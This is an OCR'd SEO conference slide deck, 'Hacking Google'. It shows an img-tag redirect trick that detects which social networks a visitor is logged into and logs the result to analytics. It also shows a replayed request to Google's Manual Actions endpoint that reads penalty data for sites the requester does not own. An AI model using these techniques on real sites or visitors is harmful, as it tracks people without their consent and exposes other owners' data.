Hacking Google

Improving Your SEO by Thinking Like a Hacker

@TomAnthonySEO

SMX MÜNCHEN GERMANY

distilled

20 years ago...

I’d hacked into a corporate network…

287 Years

Turns out, SEO required same mindset…

Bring back the Hacker Mindset

Disclaimer:

Distilled don’t condone blackhat.

Blackhat is naughty & bad!

Social Network Login Status

Google Manual Actions


XML Sitemaps Manipulation

Recent Experiments

“Give me new stuff, Tom!”

Social Network Login Status

DETECT WHICH SOCIAL NETWORKS PEOPLE ARE LOGGED INTO



http://www.tomanthony.co.uk/tools/detect-social-network-logins/

facebook.com/tomsprofile

facebook.com/tomsprofile

Page served (200):

facebook.com/tomsprofile

facebook.com/tomsprofile

Page served (200):


facebook.com/tomsprofile

302 redirect to:

facebook.com/login?continue=/tomsprofile

facebook.com/login?continue=/tomsprofile

facebook.com/login?continue=/tomsprofile



facebook.com/login?continue=/tomsprofile

302 redirect to:

facebook.com/tomsprofile

Already logged in, so just redirect to the intended page.

facebook.com/login?continue=/tomsprofile

302 redirect to:

facebook.com/tomsprofile

Not logged in, so show the login page.

Page served (200):

facebook.com/login?continue=/tomsprofile

facebook.com/login?continue=/logo.png

We can change the destination, e.g. to an image URL.

facebook.com/login?continue=/logo.png

302 redirect to:

facebook.com/logo.png

facebook.com/login?continue=/logo.png

302 redirect to:


facebook.com/logo.png

Page served (200):

facebook.com/login?continue=/logo.png

facebook.com/login?continue=/logo.png

Image



Webpage

```
<img src="facebook.com/login?continue=/logo.png"
     onerror="alert('anonymous')"
     onsuccess="alert('loggedin')" />
```


```
<img src="facebook.com/login?continue=/logo.png"
     onerror="alert('anonymous')"
     onsuccess="alert('loggedin')" />
```

facebook

onsuccess

alert('loggedin')


```
<img src="facebook.com/login?continue=/logo.png"
     onerror="alert('anonymous')"
     onsuccess="alert('loggedin')" />
```



onsuccess
alert('loggedin')


onerror
alert('anonymous')

OTHERS HAVE EXTENDED IT




https://robinlinus.github.io/socialmedia-leak/


PUMP IT INTO GA




Custom Variable (Value 01)	Acquisition	
	Sessions	
	162	% of Total: 0.01% (2,264,580)
1. LoggedIn	124	(76.54%)
2. NotLoggedIn	38	(23.46%)




CUSTOMISE SOCIAL BUTTONS



LOGGED IN TO A COMPETITOR?





TAKEAWAY

Social Network preferences can be recorded*/used.

* something something GDPR (DSGVO)

OBSERVATION

Redirects can be abused to get unexpected behaviours

Google
Manual Actions

Google Launches Manual Spam Actions Viewer, Streamlines Reconsideration Process

Matt McGee on August 8, 2013 at 3:15 pm

Google is adding a new feature in Webmaster Tools that will leave no doubt when a site's search rankings are affected by a manual webspam action.

It's called the Manual Actions viewer, and it's available today under the "Search Traffic" tab. The new tool complements the email notifications that Google already sends when it takes manual action against a website, giving site owners a way to check their site's status on their own at any time.

Google says fewer than two percent of domains in its index are manually removed due to spam, so

Google Says "Snag" Has Taken Manual Spam Actions Viewer Offline

Matt McGee on August 9, 2013 at 5:01 pm

If you're not se the "Manual Actions" feature in Google Webmaster Tools, you're not al webmasters have taken to Twitter and other social networks t link has been removed from their accounts, and Google has up its original announcement to say that a "snag" will delay full launch for le days:

> *Unfortunately we've hit a snag during our feature deployment, so it will be another couple days before the feature is available to everyone. We will post another update once the feature is fully rolled out.*

The Manual Actions viewer is a tool that lets webmasters do a live-check against Google's internal systems and find out if their site has been the subject of a manual spam penalty. Google also released a number of videos related to the types of penalties the tool identifies. You can read more about the tool and those videos in our coverage from yesterday:

The Snag

MANUAL ACTIONS TOOL

- Site Dashboard
- Site Messages
- Search Appearance
- Search Traffic
  - Search Queries
  - Links to Your Site
  - Internal Links
  - Manual Actions
- Google Index
- Crawl
- Malware
- Additional Tools
- Labs

Manual Actions

Site-wide matches None

Partial matches Some manual actions apply to specific pages, sections, or links

Reason	Affects
Unnatural links to your site—impacts links Google has detected a pattern of unnatural artificial, deceptive, or manipulative links pointing to pages on this site. Some links may be outside of the webmaster's control, so for this incident we are taking targeted action on the unnatural links instead of on the site's ranking as a whole. Learn more.	**Some incoming links**

REQUEST A REVIEW

API ENDPOINT

```
https://www.google.com/webmasters/tools/gwt/MANUAL_ACTION_PUBLIC?
hl=en&siteUrl=http://www.tomanthony.co.uk/
```

POST DATA

```
7|0|13|https://www.google.com/webmasters/tools/gwt/|
DE16AEA7C924CC47F26F7ADC4C584289|
com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.
ManualActionService|getManualActions|
com.google.crawl.wmconsole.fe.feature.gwt.base.shared.FeatureC
ontext/1637625730|java.lang.String/2004016611|/webmasters/
tools|java.lang.Boolean/476441737|
com.google.crawl.wmconsole.fe.feature.gwt.config.FeatureKey/
4151209095|0|en|http://www.tomanthony.co.uk/|
com.google.crawl.wmconsole.fe.base.PermissionLevel/2603202488|
1|2|3|4|2|5|6|5|7|8|0|0|9|5|10|11|12|12|13|5|12|
```

RESPONSE (NO PENALTY)

//OK[0,4,0,0,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feat
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/4614

ELITE HACKING SKILLZ

```
7|0|13|https://www.google.com/webmasters/tools/gwt/|
DE16AEA7C924CC47F26F7ADC4C584289|
com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.
ManualActionService|getManualActions|
com.google.crawl.wmconsole.fe.feature.gwt.base.shared.FeatureC
ontext/1637625730|java.lang.String/2004016611|/webmasters/
tools|java.lang.Boolean/476441737|
com.google.crawl.wmconsole.fe.feature.gwt.config.FeatureKey/
4151209095|0|en|http://www.apple.com/|
com.google.crawl.wmconsole.fe.base.PermissionLevel/2603202488|
1|2|3|4|2|5|6|5|7|8|0|0|9|5|10|11|12|12|13|5|12|
```

GOOGLE HAPPY TO SHARE


```
OK[0,4,0,10,-42,42,2,41,2604721,40,7,39,7,38,7,37,7,36,7,35,7,34,7,33,7,32,7,31,7,30,7,29,7,28,7,27,7,26,7,25,7,24,
5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualactio
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","ja
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.googl
2004016611","
```

POSSIBLE TO SIMPLY CRAWL LIST OF MANUAL ACTIONS

.co.uk

//OK[0,4,0,6,-10,10,2,9,2604775,8,7,6,1,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.Manu
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.collect.SingletonImmutableList/4247067418","
